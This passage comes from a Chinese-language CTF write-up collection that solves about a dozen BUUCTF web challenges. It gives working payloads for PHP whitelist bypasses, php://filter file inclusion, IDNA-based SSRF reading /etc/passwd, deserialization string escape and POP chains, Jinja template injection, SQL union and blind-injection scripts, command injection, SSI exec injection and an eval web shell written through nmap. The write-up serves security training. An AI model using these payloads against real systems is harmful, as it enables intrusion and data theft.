etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

我们想要的结果

```
c=system('cat /flag')
```

但要绕过函数名的限制
利用php中字符串加上括号可被当作函数执行的特性

```
c=$_GET[a]($_GET[b])&a=system&b=cat /flag
```

所以现在得想办法构造_GET，下面要用到这些函数
`base_convert` 进制转换
`dechex` 10进制转16进制
`hex2bin` 16进制转字符串
但我们没有hex2bin函数，需要构造

```
base_convert(37907361743,10,36)=>hex2bin //把10进制的37907361743转为36进制，即为hex2bin
```

```
dechex(1598506324)=>"5f474554"
hex2bin("5f474554")=>_GET
```

即这么一串等于 `_GET`

```
base_convert(37907361743,10,36)(dechex(1598506324))
```

然后将这串保存到一个白名单变量中以防太长，同时用{}代替[]

```
c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{pi}($$pi{abs})
```

分号后面那串就等于`$_GET{pi}($_GET{abs})`
最终payload：

```
c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{pi}($$pi{abs})&pi=system&abs=cat /flag
```

yu师傅的wp

[BSidesCF 2020]Had a bad day

尝试php伪协议读文件，发现去掉php后缀可以成功

```
?category=php://filter/read=convert.base64-encode/resource=index
```

```
<?php
$file = $_GET['category'];

if(isset($file)){
 if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
  include ($file . '.php');
    }
    else{
     echo "Sorry, we currently only support woofers and meowers.";
 }
}
?>
```

发现只有参数中带有woofers，meowers，index就可以包含
这里有个知识点，php伪协议可以套一层协议，比如`convert.base64-encode/index/resource`
所以可以这样

```
?category=php://filter/read=convert.base64-encode/index/resource=flag
```

或者还可以

```
?category=php://filter/read=convert.base64-encode/index/resource=index/../flag
```

[SUCTF 2019]Pythonginx

```
        @app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我才 your problem? 333"
```

前面看的不是很懂，只知道前面两个if不能是suctf.cc，然后经过`encode('idna').decode('utf-8')`要等于`suctf.cc`

大佬的脚本

```
from urllib.parse import urlparse,urlunsplit,urlsplit
from urllib import parse
def get_unicode():
    for x in range(65536):
        uni=chr(x)
        url="http://suctf.c{}".format(uni)
        try:
            if getUrl(url):
                print("str: "+uni+' unicode: \\u'+str(hex(x))[2:])
        except:
            pass

def getUrl(url):
    url=url
    host=parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return False
    parts=list(urlsplit(url))
    host=parts[1]
    if host == 'suctf.cc':
        return False
    newhost=[]
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1]='.'.join(newhost)
    finalUrl=urlunsplit(parts).split(' ')[0]
    host=parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return True
    else:
        return False


if __name__=='__main__':
    get_unicode()
```

```
str: ℂ unicode: \u2102
str: ℭ unicode: \u212d
str: Ⅽ unicode: \u216d
str: ⅽ unicode: \u217d
str: Ⓒ unicode: \u24b8
str: ⓒ unicode: \u24d2
str: C unicode: \uff23
str: c unicode: \uff43
```

随便找个代替c就行，然后访问/etc/passwd发现成功

```
file://suctf.cⓒ/../../../../../etc/passwd
```

然后联系题目，访问nginx的配置文件，目录为`usr/local/nginx/conf/nginx.conf`

```
file://suctf.cⓒ/../../../../../usr/local/nginx/conf/nginx.conf
```

server { listen 80; location / { try_files $uri @app; } location @app { include uwsgi_params; uwsgi_pass unix:///tmp/uwsgi.sock; } location /static { alias /app/static; } # location /flag { # alias /usr/fffffflag; # } }

读取flag

```
file://suctf.cⓒ/../../../../../usr/ffffffflag
```

[安洵杯 2019]easy_serialize_php

```
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

看到题目将敏感字符串替换为空，肯定是反序列化字符串逃逸，唉，每次这种题目，我小小的脑瓜子不转个一两个小时根本构造不出来。
先去phpinfo看一下

arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	no value	no value

看到`extract($_POST)`，意味着可以变量覆盖，可以传的参数`_SESSION[user]，_SESSION[function]`
我们需要`base64_decode($userinfo['img'])=d0g3_f1ag.php`，也就是`$userinfo['img']=ZDBnM19mMWFnLnBocA==`，但没法控制img参数，所以要通过反序列化字符串逃逸来达到想要的结果。

```
class _SESSION{
    public $user = 'flagflagflagflagflagflag';
    public $function = 'x";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==';
}
$p=new _SESSION();
echo serialize($p);
$serialize_info = filter(serialize($p));
echo "\n";
echo $serialize_info;
```

这样在经过替换后吃掉了function的值，成功将img的值修改成了`ZDBnM19mMWFnLnBocA==`，但此时只有两个参数，而题目有个，所以还要加一个

```
class _SESSION{
    public $user = 'flagflagflagflagflagflag';
    public $function = 'x";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:1:"a";s:1:"a";}';
}
$p=new _SESSION();
echo serialize($p);
$serialize_info = filter(serialize($p));
echo "\n";
echo $serialize_info;
```

```
_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=x";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:1:"a";s:1:"a";}
```

```
<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```

```
_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=x";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";s:1:"a";s:1:"a";}
```

还要一种payload

```
_SESSION[flagphp]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

这样序列化后经过替换结果为

```
"a:2:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mbGxsbGxsYWc=";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}"
```

[0CTF 2016]piapiapia

又是php反序列化字符串逃逸~
开局一个登陆框，没有注入，尝试访问register.php，发现可以，注册后登陆，可以填写信息，查看信息。
其实题目源码泄露，www.zip即可下载源码。
审计后发现以下关键代码

```
//class.php
 public function filter($string) {
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string)
```

```
//profile.php
$profile = unserialize($profile);
  $phone = $profile['phone'];
  $email = $profile['email'];
  $nickname = $profile['nickname'];
  $photo = base64_encode(file_get_contents($profile['photo']));
```

```
//update.php
if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
   die('Invalid nickname');
```

我们的最终目的是要通过file_get_contents来读取config.php获得flag，而想让photo=config.php需要通过php反序列化字符串逃逸来完成。

首先nickname的长度限制用数组绕过，然后需要逃逸的字符是`";}s:5:"photo";s:10:"config.php";}`(因为nickname为数组了，所以要加一个`}`)，共34个，一个where替换成hacker会多出一个字符，也就是要34个where

```
POST /update.php HTTP/1.1
Host: 9334f594-e623-4da8-b29f-005fb976e72e.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data; boundary=---------------------------387718345610180257173499240296
Content-Length: 126332
Origin: http://9334f594-e623-4da8-b29f-005fb976e72e.node3.buuoj.cn
Connection: close
Referer: http://9334f594-e623-4da8-b29f-005fb976e72e.node3.buuoj.cn/update.php
Cookie: PHPSESSID=796c882a215e471b46b156b839f5c804
Upgrade-Insecure-Requests: 1

-----------------------------387718345610180257173499240296
Content-Disposition: form-data; name="phone"

16365946523
-----------------------------387718345610180257173499240296
Content-Disposition: form-data; name="email"

117@qq.com
-----------------------------387718345610180257173499240296
Content-Disposition: form-data; name="nickname[]"

wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
-----------------------------387718345610180257173499240296
```

https://blog.csdn.net/xiaolong22333

```
>

iv class="container" style="margin-top:100px">
  <img src="
  <h3>Hi Array</h3>
  <label>Phone: 16365946523</label>
  <label>Email: 117@qq.com</label>
iiv>
>
>
```

https://blog.csdn.net/xiaolong22333

解密得到flag

[WesternCTF2018]shrine

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

模板注入，注入点在`/shrine/{{}}`
config中应该有flag，但没法直接读取config
可以先读取一波当前位置的全部全局变量

```
/shrine/{{url_for.__globals__}}
```

发现有current_app

{'find_package': <function find_package at 0x7f2aa21ab140>, '_find_package_path': <function _find_package_path at 0x7f2aa21ab0c8>, 'get_load_dotenv': <function get_load_dotenv at 0x7f2aa22cda28>, '_PackageBoundObject': <class 'flask.helpers._PackageBoundObject'>, 'current_app': <Flask 'app'>, 'PY2': True, 'send_from_directory': <function send_from_directory at 0x7f2aa22cded8>, 'session': <NullSession {}>, 'io': <module 'io' from '/usr/local/lib/python2.7/io.pyc'>, 'get_flashed_messages': <function get_flashed_messages at 0x7f2aa22cdd70>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'is_ip': <function is_ip at 0x7f2aa21ab7d0>, 'pkgutil': <module 'pkgutil' from '/usr/local/lib/python2.7/pkgutil.pyc'>, 'BuildError': <class 'werkzeug.routing.BuildError'>, 'url_quote': <function url_quote at 0x7f2aa251daa0>, 'FileSystemLoader': <class 'jinja2.loaders.FileSystemLoader'>, 'get_root_path': <function get_root_path at 0x7f2aa22cdf50>, '__package__': 'flask', 'locked_cached_property': <class 'flask.helpers.locked_cached_property'>, '_app_ctx_stack': <werkzeug.local.LocalStack object at 0x7f2aa22fd710>, '_endpoint_from_view_func': <function _endpoint_from_view_func at 0x7f2aa22cdaa0>, 'total_seconds': <function total_seconds at 0x7f2aa21ab1b8>, 'fspath': <function fspath at 0x7f2aa22ede60>, 'get_env': <function get_env at 0x7f2aa22cd6e0>, 'RequestedRangeNotSatisfiable': <class 'werkzeug.exceptions.RequestedRangeNotSatisfiable'>, 'flash': <function flash at

查看current_app的config即可得到flag

```
/shrine/{{url_for.__globals__['current_app'].config}}
```

[SWPU2019]Web1

sql注入，注入点在广告名处而不是id处，并且有22个字段。。。
过滤了order by，可用group by代替

```
1'group/**/by/**/22,'1
```

```
-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

```
-1'/**/union/**/select/**/1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

过滤了information，参考这里，可以用`sys.schema_auto_increment_columns`或者`schema_table_statistics_with_buffer`来代替`information_schema.tables`，但buu上不行，只能无列名注入
不过`mysql.innodb_table_stats`倒是可以

```
-1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats/**/where/**/database_name='web1'),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

无列名注入如下图所示


查列得到flag

```
//将user表的原本的3列名字变成了1,2,3，将第3列别名为b，然后查询b列
-1'/**/union/**/select/**/1,(select/**/group_concat(b)/**/from/**/(select/**/1,2,3/**/as/**/b/**/union/**/select/**/*/**/from/**/users)a),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

这里有几列可以慢慢试过去，不对会报错，而flag在哪列同样一个个试过去

[WUSTCTF2020]朴实无华

robots.txt里看一下，果然有东西`fAke_f1agggg.php`，虽然是假的flag，但响应头暗藏玄机




```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```

第一层intval绕过很好绕，科学计数法就行

```
num=2010e2
```

第二层有点难搞，因为是弱比较所以`'0e12345'`和`'0e11111'`这种是相等的，也就是要找一个`0e`开头的数，md5后也是`0e`开头。(我自己没搜到，太菜了。。。)

```
md5=0e215962017
```

第三层就简单了，`${IFS}`代替空格，`tac`代替`cat`，直接读flag

```
get_flag=tac${IFS}f*
```

[网鼎杯 2020 朱雀组]Nmap


又是nmap，跟之前[BUUCTF 2018]Online Tool这题很像，直接用那个payload试试看

```
' <?php @eval($_POST["cmd"]);?> -oG shell.php '
```

发现过滤了php，改用短标签和phtml后缀

```
' <?=@eval($_POST["cmd"]);?> -oG shell.phtml '
```

访问shell.phtml，发现成功写入，直接读flag



Nmap 6.47 scan initiated Sun Apr 18 07:56:04 2021 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/f128b -oG shell.phtml \?host=\ flag{cc24ef61-9167-4561-87ed-141a345391cb} \\ # done at Sun Apr 18 07:56:05 2021 -- 0 IP addresses (0 hosts up) scanned in 0.48 seconds

https://blog.csdn.net/xiaolong22333

[MRCTF2020]PYWebsite

打开网页源码发现flag.php，但没有flag

拜托，我也是学过半小时网络安全的，你骗不了我！

我已经把购买者的IP保存了，显然你没有购买

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag

还不快去买

https://blog.csdn.net/xiaolong22333

尝试加个xff头

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:27985
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1
```

```
HTTP/1.1 200 OK
Date: Sun, 18 Apr 2021 14:16:46 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.25
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 243


<html>
<head>
        <meta charset="utf-8">
</head>
<body>
<img src="./img/2.jpg" width="300" height="300" />
<p>钉！你的flag已到达，请注意查收！ </p><p
style="color:white">flag{abe9069a-947a-4bcd-83c0-6d70d20d9507}</p></b
ody>
</html>
```

https://blog.csdn.net/xiaolong22333

就这？

[极客大挑战 2019]FinalSQL

根据题目，盲注没错了
对照着写了个二分法的脚本

```
import requests
url = 'http://c4eb39fc-5e90-4165-9a11-5d9f7513cce5.node3.buuoj.cn/search.php'
flag = ''
payload = {
    'id':''
}

for i in range(1,300):
    left = 1
    right = 127
    mid=int((left+right)/2)
    while(left<right):
        #payload['id'] = '1^(ascii(substr(database(),%d,1))<%d)'%(i,mid)
        #payload['id'] = '1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(
table_schema="geek")),%d,1))<%d)'%(i,mid)
        #payload['id'] = '1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)wher
e(table_name="F1naI1y")),%d,1))<%d)'%(i,mid)
        payload['id'] = '1^(ascii(substr((select(group_concat(password))from(F1naI1y)),%d,1))<%d)'%(i,mid)
        r = requests.get(url=url,params=payload)
        if 'NO' in r.text:
            left=mid+1
        else:
            right=mid
        mid=int((left+right)/2)
    flag+=chr(mid-1)
    print(flag)
```

这题flag放的地方有点坑，不在Flaaaaag表中，而在F1naI1y表的password中，并且这个password的值还巨多，这我要是没用二分法估计得跑半小时。

```
cl4y_is_really_amazing,welcome_to_my_blog,http://www.cl4y.top,http://www.cl4y.top,http://www.cl4y.top,http://www.cl4y.top,welcom_to_Syclover,cl4y_really_need_a_grilf
riend,flag{256a27ab-9f91-47cd-8320-328405912723}
```

[NPUCTF2020]ReadlezPHP

ctrl+u发现time.php

```php
<?php
#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

@$ppp = unserialize($_GET["data"]);
```

尝试反序列化命令执行，发现system被禁了，eval也不行，assert到是可以，查看phpinfo发现flag

```
?data=O:8:"HelloPhp":2:{s:1:"a";s:9:"phpinfo()";s:1:"b";s:6:"assert";}
```

感觉这题挺没意思的

[BJDCTF2020]EasySearch

源码泄露，index.php.swp

```
<?php
 ob_start();
 function get_hash(){
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>
            ***
   ***';
            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
```

首先需要password经过md5加密后前几位等于6d0bc1

```
import hashlib
for i in range(1,10000000000):
    password = hashlib.md5(str(i).encode('utf-8')).hexdigest()
    if password[0:6]=='6d0bc1':
        print(i)
        print(password)
        break
```

```
password=2020666
```


然后是SSI注入漏洞，这就涉及到我的知识盲区了

服务器端包含注入SSI分析总结

> SSI是英文"Server Side Includes"的缩写，翻译成中文就是服务器端包含的意思。
> SSI是嵌入HTML页面中的指令，在页面被提供时由服务器进行运算，以对现有HTML页面增加动态生成的内容，而无须通过CGI程序提供其整个页面，或者使用其他动态技术。
> 从技术角度上来说，SSI就是在HTML文件中，可以通过注释行调用的命令或指针，即允许通过在HTML页面注入脚本或远程执行任意代码。

因为登入后抓包发现一个url，是shtml后缀，里面可能存在ssi指令，尝试ssi注入，注入点在username处
使用exec指令，使用cmd作为参数执行服务器端命令：`<!--#exec cmd="ls"-->`
flag在上级目录

```
username=<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->
```



然后访问给的url就有flag

[MRCTF2020]Ezpop

```php
<?php
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

妈的，稍微难一点就屁都不会了，难顶~
首先看一下要用到的魔术方法

```
__get() //用于从不可访问（或不存在）的属性读取数据
__invoke() //当尝试将对象调用为函数时触发
__toString() //把类当作字符串使用时触发
```

例：

```php
<?php
class Name{
    public $username = 'admin';
    public $password = 100;
    public function __invoke(){
        echo '你把对象当函数调用了！';
    }
}
$p = new Name();
$p();
?>
//输出:你把对象当函数调用了！
```

```php
<?php
class test{
    public $username = 'xiaolong';
    public function __get($a){
        echo '你在调用不可达的属性或不存在的属性！';
    }
}
$p = new test();
$p->password;
?>
//输出:你在调用不可达的属性或不存在的属性！
```

```php
<?php
class xiaolong{
    public $test;
    public function __toString(){
       return '你在把类当作字符串使用！';
    }
}
$a = new xiaolong();
echo $a;
?>
//输出:你在把类当作字符串使用！
```

回到题目

我们最终是要利用include来读取flag，这需要触发`__invoke`来实现，也就是要将一个对象当函数调用，正好在Test类中的`__get`方法中有这么两行代码

```php
public function __get($key){
        $function = $this->p;
        return $function();
    }
```

那么只要`$this->p=new Modifier()`就能触发`__invoke`了

而想要触发`__get`就要访问不可达或不存在的属性，又正好在Show类中的`__toString`方法有这么一行

```php
public function __toString(){
        return $this->str->source;
    }
```

只要`$this->str=new Test()`，而Test类中没有`source`属性，这样就能触发`__get`了

那要怎么触发`__toString`呢？Show还有这么两行

```
public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
```

也就是只要`$this->source=new Show()`就能触发`__toString`了

注意，因为Modifier类中有`protected`属性，序列化后有不可见字符`%00`，提交时要手动加上，或者直接把最终payload进行url编码

```php
<?php
class Modifier {
    protected  $var = 'php://filter/read=convert.base64-encode/resource=flag.php';
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

$a = new Test();
$a->p = new Modifier();
//触发__invoke

$b = new Show();
$b->str = $a;
//触发__get

$c = new Show();
$c->source = $b;
//触发__toString
echo urlencode(serialize($c));
?>
```

```
?pop=O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3Bs%3A9
%3A%22index.php%22%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A
1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Df
